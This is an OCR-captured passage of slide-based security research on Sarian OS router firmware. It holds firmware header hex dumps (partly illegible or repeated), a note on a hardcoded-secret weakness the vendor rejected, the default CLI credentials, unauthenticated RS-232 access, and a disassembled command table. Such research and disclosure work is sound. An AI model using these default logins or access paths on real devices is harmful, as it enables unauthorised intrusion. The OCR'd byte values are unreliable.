
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	D5	D2	97	34	00	00	10	40	49	4D	44	00	00	00	10	40	ÕÒ—4 @IMD @
00000010	91	F0	A6	75	2F	37	[illegible]	08	02	75	1D	02	01	00	69	6D	‘ð¦u/7 u im
00000020	61	67	65	00	[illegible]							00	00	00	00	00	age
00000030	57	57	36	00	[illegible]							00	00	00	00	00	WW6
00000040	00	00	00	00	[illegible]							00	00	00	00	00	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000080	0B	54	72	06	7C	D4	66	45	AA	C5	4C	41	F9	45	B2	6B	Tr |ÔfEªÅLAùE²k
00000090	66	68	12	5D	4F	91	67	85	05	2C	7D	CC	3A	BF	12	24	fh]O‘g… ,}Ì:¿ $
000000A0	50	25	D7	5C	8E	BF	30	2E	A7	5B	CC	34	A9	F7	0D	C3	P%×\Ž¿0.§[Ì4©÷ Ã
000000B0	9A	4F	D9	7A	AA	20	FE	78	26	23	38	9C	14	6B	FD	B3	šOÙzª þx&#8œ ký³
000000C0	CC	13	29	EB	07	EB	C3	8F	3B	04	5B	AE	B3	A3	CE	FF	Ì)ë ëÃ ; [®³£Îÿ
000000D0	37	5E	40	82	46	E4	CD	DB	9C	13	EC	6F	7F	A4	F2	A3	7^@‚FäÍÛœ ìo ¤ò£
000000E0	DA	B8	C7	51	B8	91	EA	70	B7	EB	DD	72	1B	01	05	64	Ú¸ÇQ¸‘êp·ëÝr d
000000F0	1B	D1	6B	B4	61	CE	04	76	CB	07	8E	30	65	A4	66	6B	Ñk´aÎ vË Ž0e¤fk

Firmware: “image” file format




Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	D5	D2	97	34	00	00	10	40	49	4D	44	00	00	00	10	40	ÕÒ—4 @IMD @
00000010	91	F0	A6	75	2F	37	0D	08	02	75	1D	02	01	00	69	6D	‘ð¦u/7 u im
00000020	61	67	65	00	00	00	00	0				00	00	00	00	00	age
00000030	57	57	36	00	00	00	00	0				00	00	00	00	00	WW6
00000040	00	00	00	00	00	00	00	0				00	00	00	00	00	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000080	0B	54	72	06	7C	D4	66	45	AA	C5	4C	41	F9	45	B2	6B	Tr |ÔfEªÅLAùE²k
00000090	66	68	12	5D	4F	91	67	85	05	2C	7D	CC	3A	BF	12	24	fh]O‘g… ,}Ì:¿ $
000000A0	50	25	D7	5C	8E	BF	30	2E	A7	5B	CC	34	A9	F7	0D	C3	P%×\Ž¿0.§[Ì4©÷ Ã
000000B0	9A	4F	D9	7A	AA	20	FE	78	26	23	38	9C	14	6B	FD	B3	šOÙzª þx&#8œ ký³
000000C0	CC	13	29	EB	07	EB	C3	8F	3B	04	5B	AE	B3	A3	CE	FF	Ì)ë ëÃ ; [®³£Îÿ
000000D0	37	5E	40	82	46	E4	CD	DB	9C	13	EC	6F	7F	A4	F2	A3	7^@‚FäÍÛœ ìo ¤ò£
000000E0	DA	B8	C7	51	B8	91	EA	70	B7	EB	DD	72	1B	01	05	64	Ú¸ÇQ¸‘êp·ëÝr d
000000F0	1B	D1	6B	B4	61	CE	04	76	CB	07	8E	30	65	A4	66	6B	Ñk´aÎ vË Ž0e¤fk

Firmware: “image” file format




Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	D5	D2	97	34	00	00	10	40	49	4D	44	00	00	00	10	40	ÕÒ—4 @IMD @
00000010	91	F0	A6	75	2F	37	0D	08	02	75	1D	02	01	0C	69	6D	‘ð¦u/7 u im
00000020	61	67	65	00	00	00	00	00	00	00						0	age
00000030	57	57	36	00	00	00	00	00	00	00						0	WW6
00000040	00	00	00	00	00	00	00	00	00	00						0	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000080	0B	54	72	06	7C	D4	66	45	AA	C5	4C	41	F9	45	B2	6B	Tr |ÔfEªÅLAùE²k
00000090	66	68	12	5D	4F	91	67	85	05	2C	7D	CC	3A	BF	12	24	fh]O‘g… ,}Ì:¿ $
000000A0	50	25	D7	5C	8E	BF	30	2E	A7	5B	CC	34	A9	F7	0D	C3	P%×\Ž¿0.§[Ì4©÷ Ã
000000B0	9A	4F	D9	7A	AA	20	FE	78	26	23	38	9C	14	6B	FD	B3	šOÙzª þx&#8œ ký³
000000C0	CC	13	29	EB	07	EB	C3	8F	3B	04	5B	AE	B3	A3	CE	FF	Ì)ë ëÃ ; [®³£Îÿ
000000D0	37	5E	40	82	46	E4	CD	DB	9C	13	EC	6F	7F	A4	F2	A3	7^@‚FäÍÛœ ìo ¤ò£
000000E0	DA	B8	C7	51	B8	91	EA	70	B7	EB	DD	72	1B	01	05	64	Ú¸ÇQ¸‘êp·ëÝr d
000000F0	1B	D1	6B	B4	61	CE	04	76	CB	07	8E	30	65	A4	66	6B	Ñk´aÎ vË Ž0e¤fk


Firmware: “image” file format



Firmware: “image” file format




Firmware: OS image encryption



Hardcoded secret weakness submit date: 2017.09.14. Vendor response: not a vulnerability

Firmware: OS image compression



Meet Sarian OS

- No docs, manuals, sources, researches or other info in the Internet
- Probably developed by Sarian Systems ltd, acquired by Digi in 2008
- Multitask, multithreading supported
- RBAC – Role Based Access Control
- Configuration via CLI, no OS access
- Proprietary Flash FS

Sarian OS: CLI

- Console can be accessed through:
  - SSH
  - Telnet
  - RS-232
  - WEB interface
  - SMS
- Default credentials
  - username: “username”
  - password: “password”
- No auth needed if using RS-232 by default

```
Remote Connection.

Username: username
Password: ********
SN:[redacted]
Welcome. Your access level is SUPER

[redacted]>uptime
Uptime 0 Hrs 2 Mins 30 Seconds
OK
```

Sarian OS: CLI

```
CLI_CMD_INFO <aCocoa_0, CLI_cocoa, 3> ; "cocoa"
CLI_CMD_INFO <aDhry_0, CLI_dhry, 3> ; "dhry"
CLI_CMD_INFO <aAna, CLI_ana, 5> ; "ana"
CLI_CMD_INFO <aInsana, CLI_insana, 1> ; "insana"
CLI_CMD_INFO <aChannel_cancel_cleanupDBad+0x20, CLI_id, 3> ; "id"
CLI_CMD_INFO <aCrc_0+8, CLI_PrintAllCommands, 4> ; "?"
CLI_CMD_INFO <aMem_0, CLI_mem, 3> ; "mem"
CLI_CMD_INFO <aDigihw+4, CLI_hw, 3> ; "hw"
CLI_CMD_INFO <aChkst, CLI_chkst, 3> ; "chkst"
CLI_CMD_INFO <aTasks, CLI_tasks, 3> ; "tasks"
CLI_CMD_INFO <aThreads, CLI_threads, 3> ; "threads"
CLI_CMD_INFO <aBufs_0, CLI_bufs, 3> ; "bufs"
```

User access levels :

0 – full control; 1 – high;

2 – medium; 3 – low;

4 – none; 5 – w-high r-low

6 – w-high r-med; 7 – parameter;


8 – read-only

00 CLI_CMD_INFO structure

00 Name; name of the command

